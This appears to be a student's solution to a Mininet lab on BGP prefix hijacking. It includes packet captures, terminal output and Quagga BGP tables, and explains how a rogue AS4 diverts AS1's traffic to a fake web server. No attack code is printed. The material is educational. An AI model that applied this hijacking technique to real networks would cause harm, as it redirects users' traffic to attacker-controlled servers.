16	2023-11-30 21:42:01.540756000	13.0.1.1	12.0.3.1	HTTP	94	Continuation or non-HTTP traffic
24	2023-11-30 21:42:02.625589000	12.0.3.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
36	2023-11-30 21:42:02.625829000	13.0.1.1	12.0.3.1	HTTP	94	Continuation or non-HTTP traffic
44	2023-11-30 21:42:03.707211000	12.0.3.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
56	2023-11-30 21:42:03.707449000	13.0.1.1	12.0.3.1	HTTP	94	Continuation or non-HTTP traffic
64	2023-11-30 21:42:04.792153000	12.0.3.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
76	2023-11-30 21:42:04.792410000	13.0.1.1	12.0.3.1	HTTP	94	Continuation or non-HTTP traffic
84	2023-11-30 21:42:05.878592000	12.0.3.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
96	2023-11-30 21:42:05.878831000	13.0.1.1	12.0.3.1	HTTP	94	Continuation or non-HTTP traffic
106	2023-11-30 21:42:06.961536000	12.0.3.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
118	2023-11-30 21:42:06.961775000	13.0.1.1	12.0.3.1	HTTP	94	Continuation or non-HTTP traffic
126	2023-11-30 21:42:08.043389000	12.0.3.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
138	2023-11-30 21:42:08.043624000	13.0.1.1	12.0.3.1	HTTP	94	Continuation or non-HTTP traffic
146	2023-11-30 21:42:09.126766000	12.0.3.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
158	2023-11-30 21:42:09.127002000	13.0.1.1	12.0.3.1	HTTP	94	Continuation or non-HTTP traffic
166	2023-11-30 21:42:10.211717000	12.0.3.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
178	2023-11-30 21:42:10.211956000	13.0.1.1	12.0.3.1	HTTP	94	Continuation or non-HTTP traffic
186	2023-11-30 21:42:11.299271000	12.0.3.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
198	2023-11-30 21:42:11.299507000	13.0.1.1	12.0.3.1	HTTP	94	Continuation or non-HTTP traffic

mininet@mininet-vm: ~/bgp


File Edit Tabs Help

```
mininet@mininet-vm:~$ cd bgp
mininet@mininet-vm:~/bgp$ ./website2.sh
Thu Nov 30 21:42:01 PST 2023 -- <h1>Default web server</h1>
Thu Nov 30 21:42:02 PST 2023 -- <h1>Default web server</h1>
Thu Nov 30 21:42:03 PST 2023 -- <h1>Default web server</h1>
Thu Nov 30 21:42:04 PST 2023 -- <h1>Default web server</h1>
Thu Nov 30 21:42:05 PST 2023 -- <h1>Default web server</h1>
Thu Nov 30 21:42:06 PST 2023 -- <h1>Default web server</h1>
Thu Nov 30 21:42:08 PST 2023 -- <h1>Default web server</h1>
Thu Nov 30 21:42:09 PST 2023 -- <h1>Default web server</h1>
Thu Nov 30 21:42:10 PST 2023 -- <h1>Default web server</h1>
Thu Nov 30 21:42:11 PST 2023 -- <h1>Default web server</h1>
^C
mininet@mininet-vm:~/bgp$
```

Fig. 8. HTTP GET Requests and Responses on Wireshark and Terminal Output

9. Open a new terminal. Navigate into the BGP folder and run the "start_rogue.sh" script. Do you see any change in the CLI output where you ran website.sh ? If yes, post the screenshot. If not, post the screenshot. What do you think has happened ?

Soln: The Wireshark capture of HTTP GET requests and responses between host h1-1 and web server h3-1 after running the rogue script are as shown in Fig. 9 below.



No.	Time	Source	Destination	Protocol	Length	Info
4	2023-12-01 06:26:18.467210000	11.0.1.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
16	2023-12-01 06:26:18.467467000	13.0.1.1	11.0.1.1	HTTP	94	Continuation or non-HTTP traffic
24	2023-12-01 06:26:19.554704000	11.0.1.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
36	2023-12-01 06:26:19.554952000	13.0.1.1	11.0.1.1	HTTP	94	Continuation or non-HTTP traffic
44	2023-12-01 06:26:20.631578000	11.0.1.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
56	2023-12-01 06:26:20.631824000	13.0.1.1	11.0.1.1	HTTP	94	Continuation or non-HTTP traffic
64	2023-12-01 06:26:21.715515000	11.0.1.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
76	2023-12-01 06:26:21.715765000	13.0.1.1	11.0.1.1	HTTP	94	Continuation or non-HTTP traffic
84	2023-12-01 06:26:22.797403000	11.0.1.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
96	2023-12-01 06:26:22.797652000	13.0.1.1	11.0.1.1	HTTP	94	Continuation or non-HTTP traffic
106	2023-12-01 06:26:23.858455000	11.0.1.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
118	2023-12-01 06:26:23.858702000	13.0.1.1	11.0.1.1	HTTP	94	Continuation or non-HTTP traffic
126	2023-12-01 06:26:24.930184000	11.0.1.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
138	2023-12-01 06:26:24.930443000	13.0.1.1	11.0.1.1	HTTP	94	Continuation or non-HTTP traffic
146	2023-12-01 06:26:26.016720000	11.0.1.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
158	2023-12-01 06:26:26.017162000	13.0.1.1	11.0.1.1	HTTP	103	Continuation or non-HTTP traffic
166	2023-12-01 06:26:27.102561000	11.0.1.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
178	2023-12-01 06:26:27.102831000	13.0.1.1	11.0.1.1	HTTP	103	Continuation or non-HTTP traffic
186	2023-12-01 06:26:28.189007000	11.0.1.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
198	2023-12-01 06:26:28.189241000	13.0.1.1	11.0.1.1	HTTP	103	Continuation or non-HTTP traffic

mininet@mininet-vm: ~/bgp

File Edit Tabs Help

```
mininet@mininet-vm:~$ cd bgp
mininet@mininet-vm:~/bgp$ ./website.sh
Fri Dec 1 06:26:18 PST 2023 -- <h1>Default web server</h1>
Fri Dec 1 06:26:19 PST 2023 -- <h1>Default web server</h1>
Fri Dec 1 06:26:20 PST 2023 -- <h1>Default web server</h1>
Fri Dec 1 06:26:21 PST 2023 -- <h1>Default web server</h1>
Fri Dec 1 06:26:22 PST 2023 -- <h1>Default web server</h1>
Fri Dec 1 06:26:23 PST 2023 -- <h1>Default web server</h1>
Fri Dec 1 06:26:24 PST 2023 -- <h1>Default web server</h1>
Fri Dec 1 06:26:26 PST 2023 -- <h1>*** Attacker web server ***</h1>
Fri Dec 1 06:26:27 PST 2023 -- <h1>*** Attacker web server ***</h1>
Fri Dec 1 06:26:28 PST 2023 -- <h1>*** Attacker web server ***</h1>
^C
mininet@mininet-vm:~/bgp$
```

mininet@mininet-vm: ~/bgp

File Edit Tabs Help

```
mininet@mininet-vm:~$ cd bgp
mininet@mininet-vm:~/bgp$ ./start_rogue.sh
Killing any existing rogue AS
Starting rogue AS
mininet@mininet-vm:~/bgp$
```


Fig. 9. HTTP GET Requests and Responses on Wireshark and Terminal Output after running rogue script

Observation:

- Yes there is a change in the output of the CLI executing website.sh. The CLI now shows "**Attacker web server**" instead of "**Default web server**".
- The router R1 finds that the path to AS3 through AS4 is now shorter than that through AS2. Hence, it redirects all GET requests to AS4, where the rogue script is running the fake website.

10. Open a new terminal. Navigate into the BGP folder and run the “start_rogue.sh” script. Do you see any change in the CLI output where you ran website2.sh ? If yes, post the screenshot. If not, post the screenshot. What do you think has happened ?

Soln: The Wireshark capture of HTTP GET requests and responses between host h2-3 and web server h3-1 after running the rogue script are as shown in Fig. 10 below.



No.	Time	Source	Destination	Protocol	Length	Info
4	2023-12-01 06:34:47.029941000	12.0.3.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
16	2023-12-01 06:34:47.030182000	13.0.1.1	12.0.3.1	HTTP	94	Continuation or non-HTTP traffic
24	2023-12-01 06:34:48.113152000	12.0.3.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
36	2023-12-01 06:34:48.113392000	13.0.1.1	12.0.3.1	HTTP	94	Continuation or non-HTTP traffic
44	2023-12-01 06:34:49.196169000	12.0.3.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
56	2023-12-01 06:34:49.196406000	13.0.1.1	12.0.3.1	HTTP	94	Continuation or non-HTTP traffic
64	2023-12-01 06:34:50.280969000	12.0.3.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
76	2023-12-01 06:34:50.281204000	13.0.1.1	12.0.3.1	HTTP	94	Continuation or non-HTTP traffic
84	2023-12-01 06:34:51.367330000	12.0.3.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
96	2023-12-01 06:34:51.367698000	13.0.1.1	12.0.3.1	HTTP	94	Continuation or non-HTTP traffic
106	2023-12-01 06:34:52.453161000	12.0.3.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
118	2023-12-01 06:34:52.453395000	13.0.1.1	12.0.3.1	HTTP	94	Continuation or non-HTTP traffic
126	2023-12-01 06:34:53.547192000	12.0.3.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
138	2023-12-01 06:34:53.547429000	13.0.1.1	12.0.3.1	HTTP	94	Continuation or non-HTTP traffic
146	2023-12-01 06:34:54.632986000	12.0.3.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
158	2023-12-01 06:34:54.633220000	13.0.1.1	12.0.3.1	HTTP	94	Continuation or non-HTTP traffic
166	2023-12-01 06:34:55.695548000	12.0.3.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
178	2023-12-01 06:34:55.695801000	13.0.1.1	12.0.3.1	HTTP	94	Continuation or non-HTTP traffic
186	2023-12-01 06:34:56.752101000	12.0.3.1	13.0.1.1	HTTP	138	GET / HTTP/1.1
198	2023-12-01 06:34:56.752337000	13.0.1.1	12.0.3.1	HTTP	94	Continuation or non-HTTP traffic


Fig. 10. HTTP GET Requests and Responses on Wireshark and Terminal Output after running rogue script

Observation:

- No, there is no change in the output of the CLI executing website2.sh. The CLI now also shows “**Default web server**”.
- The router R2 finds that the path to AS3 through AS4 is not shorter than that through AS2. Hence, it continues the original path only, i.e., redirects all GET requests to AS3, where the original website is present.

11. Log into the routers R1, R2. Are their BGP tables and forwarding tables different from before? If so, what is the difference? What has happened after bogus BGP advertisements by AS4 at AS1 and AS2?

Soln: The BGP tables of routers R1 and R2 are as shown in Fig. 11 below.



```
mininet@mininet-vm: ~/bgp
File Edit Tabs Help
Connected to localhost.
Escape character is '^]'.

Hello, this is Quagga (version 0.99.22.4).
Copyright 1996-2005 Kunihiro Ishiguro, et al.


User Access Verification

Password:
bgpd-R1> sh ip bgp
BGP table version is 0, local router ID is 9.0.0.1
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
              r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*> 11.0.0.0         0.0.0.0                  0         32768 i
*> 12.0.0.0         9.0.0.2                  0             0 2 i
*> 13.0.0.0         9.0.4.2                  0             0 4 i
*                   9.0.0.2                                0 2 3 i

Total number of prefixes 3
bgpd-R1>
```

```
mininet@mininet-vm: ~/bgp
File Edit Tabs Help
Connected to localhost.
Escape character is '^]'.

Hello, this is Quagga (version 0.99.22.4).
Copyright 1996-2005 Kunihiro Ishiguro, et al.


User Access Verification

Password:
bgpd-R2> sh ip bgp
BGP table version is 0, local router ID is 9.0.0.2
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
              r RIB-failure, S Stale, R Removed
Origin codes: i - IGP, e - EGP, ? - incomplete

   Network          Next Hop            Metric LocPrf Weight Path
*> 11.0.0.0         9.0.0.1                  0             0 1 i
*> 12.0.0.0         0.0.0.0                  0         32768 i
*  13.0.0.0         9.0.0.1                                0 1 4 i
*>                  9.0.1.2                  0             0 3 i

Total number of prefixes 3
bgpd-R2>
```

Fig. 11. BGP Tables of Routers R1 and R2 (in that order from the top)

Observation:

- We see that router R1 has both the entries corresponding to both the paths for AS3 and it prefers the path via AS4.
- Now, we see that router R2 also has both the entries corresponding to both the paths for AS3 and but prefers the path directly to AS3 and not via AS1 and AS4.

12. Open the xterm of the appropriate hosts and listen to the appropriate interfaces (figure out these interfaces) on wireshark in order to listen to the traffic. Now run the start_rogue.sh script. Do you see any BGP message sequence in the wireshark captures? Pin point which BGP message contains the rogue BGP update and post the screenshot. Expand the packet and post the screenshot. Explain the message contents, especially prefixes being advertised. Correlate this message with the screenshot taken earlier.

Soln: Since AS of R4 executes the rogue script, the router R1 receives the BGP update messages through 9.0.4.1/24 interface. (Refer Fig. 2 above). So, we started a wireshark capture on this interface of router R1.

Observations:

a) We see the sequence of BGP messages in the wireshark capture.

b) The packet that contains the BGP update message along with its contents is shown in the adjacent Fig. 12.

c) This packet contains a BGP message from the rogue that it can reach all the other AS namely, **11.0.0.0/8**, **12.0.0.0/8** and **13.0.0.0/8**.

d) Hence, the router R1 will now redirect every packet towards R4 irrespective of wherever the packet is destined in AS of R3.

e) The same can be seen in the updated BGP table of router R1. (Refer Fig. 11 above).




Fig. 12. BGP Packet Capture at Interface of Router R1

13. Now put the sequence of events together and explain in clear steps what has occurred from start to finish. Is rogue AS succeeded in fooling the hosts (and then directing them to a fake website running at the hijacked host/web server) present in all other ASs or only a subset of them? List out the hosts that got fooled by the rogue AS.

Soln: The sequence of events are:

a) The original website was hosted in h3-1. So, all the GET requests had to pass through router R3 to reach the web server irrespective of wherever they come from, before the rogue hijacked the BGP Path.

b) Referring to Fig. 4 and Fig. 5 above it is clear, before the rogue hijacked BGP network paths, the routers R1 and R2 redirected all the GET requests from their respective subnetworks to the web server running h3-1, towards router R3.

c) Once the rogue advertised that it can reach the network 13.0.0.0/8, R1 compared the BGP paths for AS3 (2 -> 3 -> i) and (4 -> i). Since the new path is shorter in terms of number of AS in between, it reconfigured its BGP table to redirect all packets destined to 13.0.0.0/8 towards R4. (Refer Fig. 4 and Fig. 11)

d) Now the router R1 advertised R2 that it can reach the network 13.0.0.0/8. R2 compared the BGP paths for AS3 (3 -> i) and (1 -> 4 -> i). Since the old path is shorter in terms of number of AS in between, it did not reconfigure its BGP table to redirect all packets destined to 13.0.0.0/8 towards R4. (Refer Fig. 5 and Fig. 11)

e) After these reconfigurations, the router R1 redirected all the GET request traffic from its subnetwork destined to the web server running h3-1, towards router R4 instead of R3. But the router R2 kept redirecting all the GET request traffic from its subnetwork destined to the web server running h3-1, towards router R3 itself.

The rogue AS has succeeded in fooling the hosts (and then directing them to a fake website running at the hijacked host/web server) of only AS R1. We can see that h1-1 started receiving the hijacked output once the BGP update by the rogue on router R1 took effect (Refer Fig. 9). But the host h2-3 was not affected by this hijack and as a result, there was no change in its output even after there was an entry in the BGP table of router R2 (Refer Fig. 10).

The rogue AS succeeded in fooling the following hosts:

- h1-1
- h1-2
- h1-3

14. When hosts present in AS1 ping hosts in AS3, observe RTT before running start_rogue.sh script and after running start_rogue.sh script. Do you find any difference, explain. Did the rogue AS (AS4) hijack all the hosts in AS3 or a subset of them?

Soln: The hosts h1-1, h1-2 and h1-3 from AS1 pinged the hosts h3-1, h3-2 and h3-3 from AS3 respectively, two times. Once before the rogue attack and once after the rogue attack. The ping statistics is as shown in Fig. 13 below.

